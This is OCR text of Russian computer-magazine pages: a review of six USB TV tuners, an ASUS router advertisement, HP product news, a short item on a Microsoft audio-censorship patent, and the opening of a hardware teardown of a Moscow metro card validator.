


14-15% поисковых запросов содержат различные ошибки и искажения.

Фильтруем базар на лету

Microsoft славится тем, что частенько патентует совершенно очевидные вещи и впоследствии зарабатывает на этом. Например, так было с клавишами «pageup» и «pagedown», колесом мышки и двойным кликом. Число патентов, принадлежащих корпорации, уже давно исчисляется тысячами, и теперь к ним добавился еще один — Microsoft получили патент за номером 7.437.290 на технологию автоматической цензуры речи (Automatic Censorship of Audio Data for Broadcast). На телевидении и радио практика «затирания» применяется широко и давно — как правило, вместо нежелательного слова вставляется звук «пи-ип», или фраза попросту искажается. Удивить кого-либо анализом звукового потока в режиме реального времени сегодня тоже сложно. Но заменять нежелательные слова прямо на лету еще никто не пытался. В свежем патенте значится совсем уж интересная вещь — нежелательные фразы предлагается не просто отлавливать, но автоматически подменять другими, более благозвучными. Остается только порадоваться тому, что в совершенстве синтезировать голос человека, исходя из его образца, все еще не научились.





USB-ТЕЛЕВИЗОР

ТЕСТИРОВАНИЕ ВНЕШНИХ ТВ-ТЮНЕРОВ

Сегодня мы порадуем тебя обзором и тестированием новейших TV-тюнеров, подключающихся по USB.

Лет 6-7 назад установка и конфигурация внутреннего ТВ-тюнера занимала до часа времени. Программы для просмотра радовали десятками багов, а мощности многих процессоров не хватало для обработки аналогового сигнала — например, такие полезные функции, как Time Shift, могли тянуть только самые мощные ЦП. Сейчас такой проблемы не существует. Даже наш тестовый, не самый мощный ноутбук легко тянул все предлагаемые современными ТВ-тюнерами функции. Но дело не в этом. Главная проблема, в которой не помогут даже самые крутые процессоры и гигабайты памяти — скудное содержание современных телеканалов! Во многих опросах интернет-пользователи отвечают, что почти не смотрят ТВ. Возможно, это и обуславливает медленное развитие рынка ТВ-тюнеров. С другой стороны, если смотришь телевизор не постоянно, а от случая к случаю, то зачем захламлять квартиру редко используемым громоздким ящиком? Не проще ли подключить к компьютеру маленькую коробочку?

МЕТОДИКА ТЕСТИРОВАНИЯ

У нас не оказалось поблизости телеантенны, и исследования мы проводили в квартире, используя ноутбук. Пусть он заметно слабее, чем наши тестовые стенды, но подтащить гигантский корпус с монитором в другую комнату было затруднительно. В принципе, для теста внешних ТВ-тюнеров вполне достаточно 2,5-гигагерцового Intel Core 2 Duo и 3 Гб памяти.

В процессе тестирования мы установили идущее в комплекте программное обеспечение, но только то, что было необходимо для настройки и просмотра передач. Обычно в комплекте поставляется еще множество дополнительных утилит, но им внимания мы не уделяли — так как на результаты теста они бы не повлияли. Настраивались доступные телеканалы, оценивалось качество изображения, простота интерфейса утилиты, ее возможности и функции самого ТВ-тюнера. Если для начала работы надо было установить три программы, несколько утилит, патч и набор кодеков — такой тюнер никак не мог получить хорошей оценки. Столь простое устройство не должно быть сложным в настройке.

РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИИ ОЛДИ (WWW.OLDI.RU, ТЕЛ. (495)-221-1111), МАГАЗИНУ X-COM SHOP (WWW.XCOM-SHOP.RU, (495)-799-9669), КОМПАНИИ АНТАРЕС (WWW.ANTRS.RU, (495)-748-7111).

Список протестированного оборудования:
AverMedia AverTV DVI Box 1080i
AverMedia Hybrid HX
Beholder TV Intro
Compro Videomate Vista U2800F
Compro Videomate Vista U750F
Pinnacle PCTV Hybrid Pro Stick

Тестовый стенд:
Ноутбук Acer Travelmate 6292-933G32Mn
Процессор: Intel Core 2 Duo 2500 МГц
Системная плата: Intel GM965
Память, Мб: 3072 Мб DDR2 667 МГц
Видеоплата: Intel GMA X3100
Жесткий диск, Гб: 320 Гб, SATA
ОС: Windows XP Professional


3500 руб.



3300 руб.

AverMedia AVerTV DVI Box 1080i

Технические характеристики:
Тип подключения: **автономный ТВ-тюнер**
Входы: **аудио, S-Video, компонентный, композитный, DVI**
Выходы: **аудио, DVI**
Функции: **картинка-в-картинке, мультиэкран, таймер записи**
Поддержка разрешений: **720p, 1080i**
Максимальное разрешение: **1920x1200**
Формат видео: **4:3, 5:4, 16:9, 16:10**
Пульт Д/У: **есть**

●●●●●●●●○○



Ключевая особенность свежей модели от старожила рынка ТВ-тюнеров, компании AverMedia, — это поддержка разрешения 1080i. С небольшим экраном ноутбука мы не смогли оценить все преимущества технологии, но обладателям больших мониторов, определенно, понравится. ТВ-тюнер автономный: софт отсутствует, а потому не оценивается. Установка и настройка при помощи пульта дистанционного управления прошли без проблем. На корпусе ТВ-тюнера есть несколько кнопок: переключение каналов, регулировка звука, включение питания и активация меню. Актуальность этих кнопок под вопросом, так как есть отличный пульт Д/У. К нему также никаких претензий — прост и понятен, есть все необходимые кнопки.



Заметный минус у этого тюнера лишь один — невозможность вертикальной установки корпуса на столе. В горизонтальном положении он занимает немало места. Здесь явно не помешала бы небольшая пластиковая подставка.

AverMedia Hybrid HX

Технические характеристики:
Тип подключения: **гибридный TV-тюнер**
Входы: **аудио, S-Video, композитный**
Выходы: **нет**
Функции: **картинка-в-картинке, мультиэкран, таймер записи, телетекст, time shift**
Поддержка разрешений: **720p, 1080i**
Максимальное разрешение: **720x576**
Формат видео: **4:3, 16:9**
Пульт Д/У: **есть**





«Таким должен быть ТВ-тюнер!» Именно эти слова напрашиваются после тестирования компактного, но очень функционального девайса от AverMedia. От момента установки маленького USB-ключа до начала просмотра прошло всего несколько минут. Фирменный софт ставится за считанные секунды (опытная AverMedia навострилась делать стабильные, функциональные и в то же время простые в использовании программы). Крохотный ТВ-тюнер легко просканировал эфир, нашел все доступные программы и сохранил их в таблицу каналов. Каждый можно самостоятельно назвать, переназначить на другую цифру, удалить ненужные. Меню редактирования каналов максимально упрощено. Под рукой все основные функции программы просмотра. Даже новичок легко сможет воспользоваться всеми возможностями!



Явный минус — можно подключить только одну антенну: либо телевизионную, либо радио. Собственно, в этом есть своя логика: трудно представить маленький USB-ключ с большим количеством разъемов. Поэтому не получится после просмотра ТВ сразу начать слушать радио.







2850 руб.

2900 руб.

Pinnacle PCTV Hybrid Pro Stick

Технические характеристики:

Тип подключения: **гибридный TV-тюнер**
Входы: **композитный**
Выходы: **нет**
Функции: телетекст, **time shift**
Поддержка разрешений: **720p, 1080i**
Максимальное разрешение: **720x576**
Формат видео: **4:3, 16:9**
Пульт Д/У: **есть**





Определенно, это самый стильный, компактный и приятный на вид внешний USB-тюнер. Мы почти не сомневались, что Pinnacle, разработчик кучи профессиональных пакетов программ для работы с видео, справится с созданием утилиты для просмотра на «отлично». Так и оказалось. Софт, идущий в комплекте, инсталлируется без лишних проблем и вопросов, а рука сама тянется к кнопке сканирования эфира. Все удобно, и функционал программы максимально широк. Как мы ни старались, нам не удалось найти ни одного недочета в интерфейсе. Качество изображения — на высочайшем уровне.



Разочаровало отсутствие радио-функций. Пульт дистанционного управления мал и неудобен. Нам не совсем понятна причина, по которой компактные ТВ-тюнеры комплектуются мини-пультом. Ведь очевидно, что никто не будет смотреть телевизор при помощи ноутбука в дороге, а в стационарных условиях переключать каналы и настраивать изображение куда удобнее полноценным пультом Д/У.

Compro Videomate Vista U2800F

Технические характеристики:

Тип подключения: **гибридный TV-тюнер**
Входы: **аудио, S-Video, композитный**
Выходы: **нет**
Функции: **картинка-в-картинке, мультиэкран, таймер записи, time shift**
Поддержка разрешений: **720p, 1080i**
Максимальное разрешение: **720x576**
Формат видео: **4:3, 16:9**
Пульт Д/У: **есть**

●●●●●●○○○○



В принципе, это почти полный аналог USB-тюнера AverMedia Hybrid HX. Модели идентичны по техническим характеристикам, набору портов и своим функциональным возможностям. От модели AverMedia ничем не отличалось и качество изображения. У тюнера классная цветопередача и отсутствие помех.



Идущая в комплекте программа нам не понравилась. Установить ее на стандартную версию Windows XP удалось лишь со второго раза. Пришлось отключить WiFi-соединение с интернетом — в противном случае установка заканчивалась ошибкой. Помимо основной программы пришлось устанавливать еще несколько утилит. Сама утилита просмотра иногда отказывалась запускаться, выдавая ошибку. Интерфейс также не слишком удобный, кнопки в программе маленькие и не сразу понятно их назначение. Не очень понравился и внешний ИК-порт, который необходимо подключать к отдельному USB-порту. Во время просмотра ТВ твой компьютер или ноутбук потеряют сразу два USB-порта. Рациональным подходом это трудно назвать.

Товар сертифицирован. На правах рекламы.

Беспроводной маршрутизатор 802.11N со встроенным ADSL 2+ модемом




WL-AM604g

Беспроводной роутер
с ADSL 2+ модемом
и коммутатором 4x10/100



WL-600g

Беспроводной роутер
со встроенным ADSL 2+ модемом,
коммутатором 4x10/100
и 2 портами USB2.0




WL-AM602/4

Универсальный роутер
с ADSL 2+ модемом
и интерфейсами USB и/или LAN

DSL-N13

Высокоскоростной Internet у вас дома!

- **Быстрее, чем по проводам!**
  Поддержка протокола 802.11n Draft 2.0 (300Мбит/с), полная обратная совместимость с 802.11b/g
- **Упрощенная настройка**
  автоопределение настроек ADSL соединения Вашего провайдера
- **Совместное использование USB-устройств**
  встроенный сервер печати и сервер FTP/Linux Samba
- **Адаптирован для работы с российскими Internet провайдерами**
- **Технология ASUS AiDisk**
  позволяет создать файловый сервер и делает обмен файлами через сеть простым и доступным



Всемирная гарантия 2 года | **www.asus.ru** | Горячая линия ASUS: (495) 23-11-999

Партнеры: Москва (495): БЮРОКРАТ (495) 745-55-11; **Koodoo Technologies** (495) 256-17-31; **OLDI** (495) 22-11-111; **ПИРИТ-Дистрибуция** (495) 974-3210; **TRINITY-ELECTRONICS** www.tri-el.ru; Metro Cash&Carry www.metro-cc.ru; Мвидео www.mvideo.ru; Media Markt www.mediamarkt.ru; Техносила www.technosila.ru; Эльдорадо www.eldorado.ru; Белый Ветер – ЦИФРОВОЙ 730-30-30; ION 5-444-333; Неоторг 223-23-23; НИКС 974-33-33; Санрайз 542-80-70; СтартМастер 785-85-55; Формоза 234-21-64; Форум Компьютерс 775-77-59; Ф-Центр 105-64-47; Tenfold Group 580-6385; TFK 642-47-29; Электрон-Сервис 737-44-99; НТ Компьютер 363-93-93; USN Computers 775-82-02; АРКИС (499) 612-96-90; X-COM 7-999-600; Компьютер Маркет 500-03-04.
С-Петербург (812): КЕЙ 074; Компьютерный Мир 333-00-33; AURA Компьютеры 325-69-20; KNS 316-13-60; ТК-плюс 333-15-45; РИК – Компьютерс 327-34-10.
Архангельск: Норланд (8182) 26-90-10; **Белгород:** Элси (4722) 55-86-11; **Воронеж:** РЕТ (4732) 77-93-39; **Владивосток:** DNS (4232) 300-454; **Екатеринбург:** Трилайн (343) 378-70-70, Белый Ветер Екатеринбург (343) 291-10-00, НТ Компьютер (343) 379-31-68; **Жуковский:** Байт (248) 7-41-38; **Иркутск:** Комтек-Компьютерз (3952) 258-338; **Краснодар:** Владос (861) 210-10-01; **Красноярск:** Старком (3912) 49-11-11; **Махачкала:** Фирма АС (8722) 68-06-05; **Мурманск:** Мега Импекс (8152) 477-477; **Нижний Новгород:** ЮСТ (831) 225-28-23; **Новокузнецк:** Титан (3843) 70-38-38; **Новосибирск:** ЗЕТ НСК (383) 346-48-42, Техносити (383) 212-53-33, НТ Компьютер (383) 344-99-04; **Омск:** Компьюмаркет РИТМ (3812) 23-05-05; **Петрозаводск:** Компания «F1» (8142) 781-323; **Пермь:** НТ Компьютер (342) 237-15-73; **Псков:** Все для ПК (8112) 72-72-75; **Ростов-на-Дону:** Иманго (863) 232-47-18, НТ Компьютер (863) 295-30-20; **Солнечногорск:** Компьютерный мир (469-26) 4-87-69; **Сургут:** Компьютерный супермаркет «Первый»; **Томск:** ИНТАНТ (3822) 56-00-56; **Тюмень:** Техносити (3452) 26-19-72; **Уфа:** Форте ВД (347) 260-00-00, Кламас (347) 291-21-12; **Ярославль:** Сеть компьютерных салонов «Фронтекс» (4852) 58-58-58.



Compro Videomate Vista U750F

Технические характеристики:

Тип подключения: **внешний ТВ-тюнер**
Входы: **аудио, аудио, S-Video, композитный**
Выходы: **аудио, DVI**
Функции: **картинка-в-картинке, мультиэкран, таймер записи, Time Shift**
Поддержка разрешений: **720p, 1080i**
Максимальное разрешение: **720x576**
Формат видео: **4:3**
Пульт Д/У: **есть**

●●●●●●●●○○



Удачный внешний USB-тюнер от Comrpo. На момент написания этих строк модель только начала появляться в продаже, но цена вполне конкурентоспособна — всего 1900 рублей. Несмотря на это, новинка сохраняет функционал своих «коллег». Тюнер характеризует великолепное качество изображения и полное отсутствие помех. Весьма полезно и наличие отдельных входов для ТВ и радиоантенн. Тюнер заключен в аккуратный пластиковый корпус синего цвета. Размеры его невелики, установить можно как набок, так и вертикально. Или можно прикрепить к задней стенке монитора. Отличный пульт Д/У — очень тонкий, но с большим числом функциональных клавиш! Также заявлена полная совместимость с Windows Media Center.



Нам не очень понравилось программное обеспечение. Если ты решишь приобрести эту модель, обязательно попробуй программы от сторонних производителей.

Beholder TV Intro

Технические характеристики:

Тип подключения: **автономный ТВ-тюнер**
Входы: **аудио, S-Video, композитный, VGA**
Выходы: **аудио, VGA**
Функции: **мульти-экран, картинка на рабочем столе**
Поддержка разрешений: **720p, 1080i, 1080p**
Максимальное разрешение: **1920x1200**
Формат видео: **4:3, 16:9, 16:10**
Пульт Д/У: **есть**

●●●●●●●●●○



Перед нами еще один автономный девайс, теперь — от компании Beholder, менее известной, чем AverMedia, но тоже собаку съевшей на производстве ТВ-тюнеров. Первый плюс и явное отличие от модели AverMedia — это возможность вертикальной установки корпуса тюнера. Очень удобно: устройство занимает минимум места, можно даже прикрепить на стену. На самом корпусе расположены несколько управляющих клавиш, но в процессе тестирования мы ими не пользовались — пульт Д/У гораздо удобнее.



Не очень понравился корпус — он поскрипывает и не выглядит, как дорогое устройство. Расстроило и отсутствие DVI-выходов, есть только устаревшие D-SUB. Кроме того, в комплекте нет переходника с D-SUB на DVI. Владельцам современных мониторов придется покупать его отдельно. Приятного в этом мало.

ВЫВОДЫ

Все исследованные нами модели продемонстрировали отличное качество передачи ТВ-сигнала и практически полное отсутствие помех. Прогресс налицо. Несколько лет назад такое было возможно только при использовании лучших и дорогих моделей. Сейчас даже дешевые варианты радуют глаз современным телевидением. С учетом оценки качества идущего в комплекте программного обеспечения, главный приз редакции получает **AverMedia Hybrid HX** — многофункциональный, компактный и удобный в работе USB-тюнер. Когда-то программное обеспечение AverMedia страдало массой недоработок, однако за прошедшее время оно стало лучшим на рынке. Уровню модели, как правило, соответствует и ее цена. Поэтому «Лучшую покупку» мы вручаем **Compro Videomate Vista U750F**. Этот ТВ-тюнер предлагает за минимальную стоимость отличное качество и неплохие возможности. Конечно, оценку сильно снижает неудачное программное обеспечение, но, сэкономив на цене, потом вполне можно потратить час-другой на поиск ПО от сторонних разработчиков.

Новинки HP





HP HDX
High-end ноутбуки для мобильных развлечений

Играть в свежие гамесы, смотреть Full HD видео, наслаждаться чистым многоканальным звуком — нравится всем. Но невозможно же везде таскать за собой компьютер! Компания HP это понимает и именно поэтому выпустила семейство мощных ноутбуков HP HDX, каждый из которых послужит отличным центром развлечений и просто мощным и удобным портативным компом.
Благодаря красивому титановому корпусу и яркому экрану BrightView Infinity Display с диагональю 16- или 18.4-дюймов эти мощные развлекательные ноутбуки станут отличными подарками к надвигающимся праздникам. Ноуты заряжены по полной: привод Blu-Ray, встроенный TV-тюнер, акустическая система Altec Lansing® со встроенным сабвуфером, видеокарта NVIDIA GeForce 9600M GT. А монитор оборудован двойной лампой подсветки, что позволит легко работать с ноутом даже при ярком свете.

HP TouchSmart IQ500
Новый моноблок с сенсорным дисплеем

TouchSmart — это так называемый моноблок с сенсорным дисплеем. Грубо говоря, это монитор, в который напихали все внутренности от компьютера и добавили сенсорную панель. Второе поколение TouchSmart IQ500 было представлено еще в июле, но официальные поставки в Россию начались совсем недавно.
Новые моноблоки оснащаются процессорами Core 2 Duo T5750 (5850) с частотами 2 (2,16) ГГц и графической картой Intel GMA X3100 либо NVIDIA GeForce 9300M GS. Независимо от модификации моноблоки оборудованы сенсорным дисплеем диаметром 22 дюйма, Bluetooth-, Ethernet- и Wi-Fi адаптерами.
С таким монитором компьютер отлично сканает за телек и прекрасно будет себя чувствовать в этой роли — TV-тюнер можно опционально включить в поставку.



HP Mini 1000
Килограммовый нетбук от HP за 400 баксов

Нетбук HP Mini 1000 весит один килограмм, по толщине меньше дюйма и стоит всего $400. При всем при этом является полноценным компьютером на базе Intel Atom N270 1.6 ГГц, который ты сможешь всегда носить с собой в сумке или рюкзаке. По заверениям HP, они очень заморочились с клавиатурой и добились того, ее размеры у Mini 1000 составляют 92% от размера клавиатуры стандартного ноутбука. То есть клава у него почти такая же, как и у обычного ноута. В общем, вполне себе приятный и качественный нетбук, имеющий экран со стандартным разрешением 1024х600 и полным набором коммуникаций: Ethernet-разъемом, двумя USB-портами, поддержкой Wi-Fi и Bluetooth.
Помимо Mini 1000 черного цвета HP также поставляет модификацию с ярко-красной расцветкой, которая понравится твоей подруге.

HP Pavilion dv3500
Мощный 13.3” ноутбук с дизайном «жидкий металл»

Если для тебя очень важен внешний вид ноутбука и необычный, нестандартный дизайн тебя привлекает, то Pavilion dv3500 придется тебе по вкусу. Корпус этого ноута сделан в концепции «жидкий металл» и выглядит так, как будто он отлит из бронзы. Также его традиционно украшает приятный глазу тонкий орнаментальный рисунок.
Если же отбросить внешний вид, то останется вполне добротная машинка с 13,3-дюймовым дисплеем, камнем Core2Duo 2,26 ГГц, тремя гигами памяти и винчестером SATA объемом 320 Гб.
Вместе с ноутом, правда, придется купить Винду Висту, но что не сделаешь ради хорошего ноутбука?



АЛЕКСАНДР «DARK SIMPSON» СИМОНОВ
/ HTTP://DARK-SIMPSON.LIVEJOURNAL.RU /

МЕТРО: КИШКИ НАРУЖУ

КОПАЕМСЯ ВО ВНУТРЕННОСТЯХ ВАЛИДАТОРА

Большинство из нас ежедневно пользуются услугами метро, и, наверное, каждому хотя бы раз приходила в голову мысль заглянуть внутрь одного из устройств, которые днем и ночью неподкупно охраняют вход в подземку. Мечты сбываются! Разбирать мы будем не какую-нибудь мелочь, а самый что ни есть настоящий терминал проверки бесконтактных карточек.

ПОДОПЫТНЫЙ ДЕВАЙС

Взглянув на фотографии, ты сразу поймешь, о чем речь. Да, это тот самый аппарат, который висит на стене в каждом вестибюле метро. Именно к нему мы подходим с карточкой после неудачной попытки пройти через турникет — и наблюдаем беспристрастное: «ПОВТ. ПРОХОД 7 МИН.». Конечно, это не головка валидатора турникета, но скажу по секрету, ее устройство мало чем отличается от нашего подопытного. Внешне это просто пластиковый ящик. Интерфейсы связи с пользователем — бесконтактный считыватель карт, спрятанный за передней частью корпуса, и оригинальный дисплей на красных светодиодах: визитная карточка всех систем метро и «МосГорТранса.» На задней части аппарата «растет» разъем, с помощью которого терминал присоединяется к локальной сети вестибюля, и рычаг замка, которым устройство крепится к установочному кронштейну. Сам замок расположен в нижней части устройства и, в отличие от многих приборов подобного класса, это — единственная защита от посягательства с применением грубой силы. С другой стороны, оно и понятно: валидатор висит не абы где, и при любой попытке посягнуть на казенное имущество за спиной нерадивого нарушителя моментально окажется парочка милиционеров, и песенка злодея будет спета (*Не спрашивай, откуда у нас подопытный образец*, — Прим. ред). Что ж, с экстерьером терминала все более-менее понятно, поэтому приступим к самому интересному. Берем в руки отвертку и...


ПЛАТФОРМА СЛЕВА — ПЛАТФОРМА СПРАВА

Вывинтив четыре винта, находящиеся сзади устройства, и разделив его корпус на две половинки (как скорлупу грецкого ореха), извлекаем содержимое. Все внутренности терминала размещены на двух с половиной платах. Что осталось на «половинке», понятно — это дисплей и несколько светодиодных индикаторов красного и зеленого цветов. Рассмотрим внимательнее оставшиеся две. На одной из них сразу бросается в глаза огромное количество всевозможных микросхем, МИКРОСХЕМИЩ и микросхемочек, куча рассыпухи и еще много всего интересного. Стало быть, это главная плата устройства. Поглядим, что она собой представляет.

Самый большой «камень» на этой плате — Motorola MC68332 (это центральный процессор). Точнее говоря, это серьезный 32-битный микроконтроллер (именно микроконтроллер, так как он несет на борту определенное количество периферии типа UART и Watchdog-таймера). Платформа получилась старенькая, но проверенная временем. Так как у этого МК нет встроенной памяти программ, а память данных ничтожно мала, то рядом с камнем прописаны четыре микросхемы ОЗУ (всего 512 Кб) и одна флешка (тоже на 512 Кб). Во флеш-памяти пролегает управляющая программа, а в оперативе — служебка и логи. Автомат сохраняет всю информацию о приложенных к нему картах до тех пор, пока не отдаст ее по сети центральному узлу. Здесь же, в ОЗУ, лежат и стоп-листы (касается только турникетных валидаторов) и криптографические ключи для проверки валидности билетов ультралайт (ключи доступа к секторам карточек Mifare Classic зашиты во флеш-памяти). На случай потери магистрального питания оперативка «забатареена» достаточно вместительным элементом на 3 вольта. При отсутствии питания он позволит хранить данные в оперативной памяти более 3-х

МАГНИТНЫЙ СЧИТЫВАТЕЛЬ:

ОСНОВНАЯ ПЛАТА:



месяцев. Этот же элемент «бэкапит» и часы реального времени.
В общем-то, это была самая главная часть аппарата. Все остальное на плате относится к блоку питания (кстати, устройство питается от 24 вольт), обвесу камней, интерфейсам с внешним миром (только поглядите на этот милый разъем с обозначением «Network») и оставшейся периферией — считывателем и дисплеем.

КОНТАКТ БЕСКОНТАКТА

Бесконтактный считыватель, установленный на другой плате, — это «второе сердце» терминала. Именно ради него, можно сказать, и создавалась вся система. Сам считыватель — это отдельный модуль производства компании Gemplus.
Для справки: контора занимается контактными и бесконтактными технологиями в банковской сфере и в сфере платежных систем.
Считыватель работает по известной беспроводной технологии Mifare (MIkron FARE-collection System), которая была разработана и поддерживалась маленькой австрийской фирмой Mikron. Затем, в 1998 году, технологию с потрохами выкупила Philips semiconductors (ныне NXP), которая и по сей день ее продвигает. Так как на считывателе не было ни единого упоминания о Philips, а на всех микросхемах красовалось гордое «Mikron», можно предположить, что этот образец очень старый, возможно, середины 90-х. На мысли о древности также наводит здоровенный экранированный радиоблок и куча микросхем в крупных корпусах. Сейчас такие штуки реализуются на одной МС от Philips в незатейливом корпусе SO-20. И ведь, смотри-ка, все это до сих пор работает :).
